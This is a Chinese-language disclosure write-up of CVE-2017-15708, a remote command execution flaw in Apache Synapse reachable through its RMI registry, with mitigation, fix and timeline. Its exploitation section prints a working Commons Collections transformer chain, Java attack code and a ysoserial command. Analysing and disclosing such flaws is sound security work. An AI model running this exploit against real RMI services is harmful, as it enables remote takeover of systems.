Apache Synapse(CVE-2017-15708)远程命令执行漏洞分析

0X00 介绍

Apache Synapse 是一种轻量级的高性能企业服务总线（ESB）。Apache Synapse 由快速和异步的中介引擎提供支持，为 XML、Web 服务和 REST 提供了卓越的支持。

0X01 分析

我们知道，完成反序列化漏洞需要存在两个条件：

- 存在反序列化对象数据传输
- 有缺陷的第三方 lib 库，例如 Apache Commons Collections

在 FoxGlove Security 安全团队的@breenmachine 的博文中，总结了非常全面可能使用反序列化的地方：

- 在 HTTP 请求中
- RMI，RMI 在传输过程中一定会使用序列化和反序列化
- 基于 HTTP 的 RMI，同样 100%使用序列化对象
- JMX
- 自定义协议

由于 Synapse 业务功能的特殊性，默认启动并使用了 RMI：

```
[root@sevck_v3 tmp]# netstat -ntpl|grep java
tcp        0      0 :::1099                 :::*                    LISTEN      17942/java
tcp        0      0 :::8243                 :::*                    LISTEN      17942/java
tcp        0      0 :::8280                 :::*                    LISTEN      17942/java
tcp        0      0 :::59195                :::*                    LISTEN      17942/java
[root@sevck_v3 tmp]#
```

```
RMI Registry at localhost:1099
Objects exposed: 1
Object 1
  Name: synapse
  Endpoint: 127.0.0.1:59195
  Classes: 3
    Class 1
      Classname: javax.management.remote.rmi.RMIServerImpl_Stub
    Class 2
      Classname: java.rmi.server.RemoteStub
    Class 3
      Classname: java.rmi.server.RemoteObject
```

现在我们知道，服务启动了 RMI，并且默认绑定到 0.0.0.0 中，完成反序列化漏洞的 2 个条件之一已经完成。

RMI 在传输过程中，必然存在使用序列化和反序列化。在 Apache Synapse 3.0.1 之前的版本中，默认使用 Apache Commons Collections 库。

图 1.1 Apache Synapse 进程




图 1.2 当前系统打开的 Collections




图 1.3 存在 InvokerTransformer 的库

在 Apache Commons Collections 小于等于 3.2.1 版本中，存在反序列化漏洞, Commons Collections 漏洞成因本文不再重复累赘。

0X02 利用

由于攻击的两个条件目前我们已经达成，编写 payload:

构造恶意 Transformer 链：


```
private static Transformer getExecTransformer(String cmd)
{
    Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer( methodName: "getMethod",
                new Class[] {String.class, Class[].class },
                new Object[] {"getRuntime", new Class[0] }),

            new InvokerTransformer( methodName: "invoke",
                new Class[] {Object.class, Object[].class },
                new Object[] {null, new Object[0] }),

            new InvokerTransformer( methodName: "exec",
                new Class[] {String.class },
                new Object[] {cmd})
    };

    Transformer transformerChain = new ChainedTransformer(transformers);

    return transformerChain;

}
```

生成 Payload,发送 RMI 反序列数据:

```
/**
 * @ClassName: Attack.java
 * @Description: TODO
 * @author Sevck
 * @Date 2017年12月11日
 */

public class Attack {

    public static void main(String[] args) {
        String ip = "192.168.197.25";
        int port = 1099;

        try{
            // Collections Payload
            Object instance = PayloadGeneration.generateLazyMapExecPayload( cmd: "touch /tmp/apache_synapse");
            InvocationHandler h = (InvocationHandler) instance;
            Remote r = Remote.class.cast(Proxy.newProxyInstance(Remote.class.getClassLoader(),new Class[]{Remote.class},h));
            Registry registry = LocateRegistry.getRegistry(ip, port); // RMI IP Port
            try{
                registry.bind( name: "pwned", r);
            }
            catch (Throwable e)
            {
                e.printStackTrace();
            }
        }catch (Throwable e) {
            e.printStackTrace();
```

```
Run  Attack
D:\Java\jdk1.7.0_80\bin\java ...
java.lang.ClassCastException: java.lang.UNIXProcess cannot be cast to java.util.Set
    at com.sun.proxy.$Proxy1.entrySet(Unknown Source)
    at sun.reflect.annotation.AnnotationInvocationHandler.readObject(AnnotationInvocationHandler.java:443)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.lang.reflect.Method.invoke(Method.java:606)
    at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1017)
    at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:1893)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1798)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1350)
    at java.io.ObjectInputStream.defaultReadFields(ObjectInputStream.java:1990)
    at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:1915)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1798)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1350)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:370) <16 internal calls>
    at java.lang.Thread.run(Thread.java:745) <4 internal calls>
    at rmi.Attack.Attack.main(Attack.java:30) <5 internal calls>
Terminal  0: Messages  4: Run  6: TODO
```

运行结果：



在 ysoserial 工具中也集成了 CommonsCollections 的 Payload:

java -cp ysoserial-master-v0.0.5-gb617b7b-16.jar ysoserial.exploit.RMIRegistryExploit 192.168.197.25 1099 CommonsCollections1 "touch /tmp/apache_synapse"

0X03 缓解

删除掉项目 Apache Commons Collections 中的 org/apache/commons/collections/functors/InvokerTransformer.class 文件

0X04 修复

升级到官方提供的最新版本 Apache Synapse 3.0.1

时间轴

2017-11-10 发现漏洞

2017-11-13 报告漏洞

2017-12-05 官方发布 3.0.1 修复漏洞,赋予漏洞 CVE-2017-15708

2017-12-11 对外公开漏洞

参考链接

http://www.openwall.com/lists/oss-security/2017/12/10/4

http://synapse.apache.org/download/3.0.1/download.cgi

http://synapse.apache.org/index.html